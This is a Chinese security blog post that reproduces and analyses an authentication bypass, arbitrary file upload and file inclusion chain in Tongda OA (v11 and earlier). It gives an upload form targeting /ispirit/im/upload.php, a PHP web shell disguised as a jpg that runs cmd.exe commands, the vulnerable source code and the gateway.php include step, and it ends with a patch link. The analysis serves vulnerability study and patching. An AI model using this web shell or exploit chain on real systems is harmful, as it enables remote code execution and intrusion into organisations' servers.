

通达OA任意文件上传+文件包含GetShell

原创 li9hu Timeline Sec

2020-03-27原文

收录于话题

#漏洞复现文章合集

70个

本公众号专注于最新漏洞复现，欢迎关注！

本文作者：li9hu (Timeline Sec复现组成员)

本文共1938字，阅读大约需要6~7分钟

声明：请勿做非法用途，否则后果自负

0x01 简介

通达OA采用基于WEB的企业计算，主HTTP服务器采用了世界上最先进的Apache服务器，性能稳定可靠。数据存取集中控制，避免了数据泄漏的可能。提供数据备份工具，保护系统数据安全。多级的权限控制，完善的密码验证与登录验证机制更加强了系统安全性。

0x02 漏洞概述

通 过 绕 过 身 份 认 证 ，
攻击者可上传任意文件，配合文件包含即可出发远程恶意代码执行。

0x03 影响版本

v11版

2017版

2016版

2015版

2013增强版

2013版

0x04 环境搭建

回复“通达OA环境”获取安装包

使用解密工具对文件解密可获得所有解密代码

解密工具下载链接：

<https://paper.seebug.org/203/>

用于分析，解密后的部分代码

将通达V11下载后直接运行EXE文件安装，访问localhost即可

0x05 漏洞复现

漏洞位置：`/ispirit/im/upload.php`

构造上传的页面，并且通过上传漏洞可得到文件名。

```
<html>
<body>
<form action="http://127.0.0.1/ispirit/im/upload.php"
method="post"  enctype="multipart/form-data">
<input  type="text"name='P' value = 1  ></input>
<input  type="text"name='MSG_CATE' value = 'file'></input>
<input  type="text"name='UPLOAD_MODE' value = 1 ></input>
<input type="text" name="DEST_UID" value = 1></input>
<input type="file" name="ATTACHMENT"></input>
<input type="submit" ></input>
```

```
</body>
```

```
</html>
```



上传的jpg文件的内容为

```
<?php
```

```
//保存为jpg
```

```
    $phpwsh=new COM("Wscript.Shell") or die("Create  
Wscript.Shell Failed!");
```

```
    $exec=$phpwsh->exec("cmd.exe /c ".$_POST['cmd'].");
```

```
    $stdout = $exec->StdOut();
```

```
    $stroutput = $stdout->ReadAll();
```

```
    echo $stroutput;
```


```
?>
```

漏洞位置：

```
/ispirit/interface/gateway.php
```

POST给json赋值，指定key为url，value为恶意文件位置就行

。



0x06 漏洞分析

下载官方公布的补丁,可以看到V11版本更新两个文件[upload.php, gateway.php]。

文件位置/ispirit/im/upload.php。对比补丁upload.php主要是修复了任意文件上传,修复前可以自己POST变量\$P绕过身份认证。

```

3 $P = $_POST["P"];
4 if (isset($P) || ($P != "")) {
5     ob_start();
6     include_once ("inc/session.php");
7     session_id($P);
8     session_start();
9     session_write_close();
10 }
11 else {
12     include_once ("./auth.php");
13 }
14
15 include_once ("inc/utility_file.php");
16 include_once ("inc/utility_msg.php");

```

往下走遇到\$DEST_UID 同样也可以通过POST的方式自行赋值。

```

$TYPE = $_POST["TYPE"];

$DEST_UID = $_POST["DEST_UID"];

$dataBack = array();

if (($DEST_UID != "") && !td_verify_ids($ids)) {

```

```

        $dataBack = array("status" => 0, "content" => "-ERR " .
_("接收方ID无效"));

        echo json_encode(data2utf8($dataBack));

        exit();
    }

```

接着到了判断文件的点，此处可以知道文件上传的变量名为ATTACHMENT，后边可以自己写一个文件上传的脚本上传文件。然后我们继续跟进upload函数。

```

if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == "1") {
        if (strlen(urldecode($_FILES["ATTACHMENT"]["name"]))
!= strlen($_FILES["ATTACHMENT"]["name"])) {
            $_FILES["ATTACHMENT"]["name"] =
urldecode($_FILES["ATTACHMENT"]["name"]);
        }
    }
}

$ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);

```

跳转到文件inc/utility_file.php。对上传的文件进行了一系列的检查，包括黑名单等限制，那么我们上传jpg格式的php代码，然后文件包含即可。

```

if (!is_uploadable($ATTACH_NAME)) {

```

```

        $ERROR_DESC =
sprintf(_("禁止上传后缀名为[%s]的文件"), substr($ATTACH_NAME,
strrpos($ATTACH_NAME, ".") + 1));

    }

## 黑名单

$UPLOAD_FORBIDDEN_TYPE =
"php,php3,php4,php5,phpt,jsp,asp,aspx,";

```

到此，我们通过文件上传脚本即可成功上传文件(脚本在后面)，文件位置在 `/attach/in/2003` 不再网站目录里，并且文件名前面有随机数，而默认的上传方式不会回显文件名。我们继续往下找利用点。



`upload.php` 文尾的几个 `MODE` 方法可以看到有带文件名输出的点。倒数第二行输出的 `databack` 里有 `CONTENT`，而 `CONTENT` 则包含了文件名。这里我们直接 `POST` 即可将 `UPLOAD_MODE` 和 `MSG_CATE` 赋值。

```

if ($UPLOAD_MODE == "1") {

    .....

    .....

    if ($MSG_CATE == "file") {

        $CONTENT = "[fm]" . $ATTACHMENT_ID . "|" .
$ATTACHMENT_NAME . "|" . $FILE_SIZE . "[/fm]";

    }

    else

        .....

        .....

        $dataBack = array("status" => 1, "content" => $CONTENT,
"file_id" => $FILE_ID);

        echo json_encode(data2utf8($dataBack));

        exit();

    }
}

```

通过 `UPLOAD_MODE` 为 1 的方法，现在我们可以知道上传的文件名是什么了，接着就是找文件包含的点了。



同样补丁文件也修改了`ispirit/interface/gateway.php`,我们直接查看该文件, 在最后可以看到有一处文件包含, 会对`json`变量 键 值 进 行 取 值 , 如果遇到了`url`的键名满足一定条件可以把`url`包含进来。

```
if ($json) {  
    $json = stripslashes($json);  
    $json = (array) json_decode($json);  
    foreach ($json as $key => $val ) {  
        if ($key == "data") {  
            $val = (array) $val;  
            foreach ($val as $keys => $value ) {  
                $keys = $value;  
            }  
        }  
        if ($key == "url") {  
            $url = $val;  
        }  
    }  
    if ($url != "") {  
        if (substr($url, 0, 1) == "/") {...}  
        if ((strpos($url, "general/") !== false) ||  
            (strpos($url, "ispirit/") !== false) || (strpos($url,  
"module/") !== false)) {  
            include_once $url;  
        }  
    }  
}
```



```
}  
  
    exit();  
  
}
```

0x07 修复方式

更新官方发布的补丁

<http://www.tongda2000.com/news/673.php>

[阅读原文查看更多复现文章](#)



The end



悄悄点在看，技术变精湛！

精选留言

用户设置不下载评论

[阅读全文](#)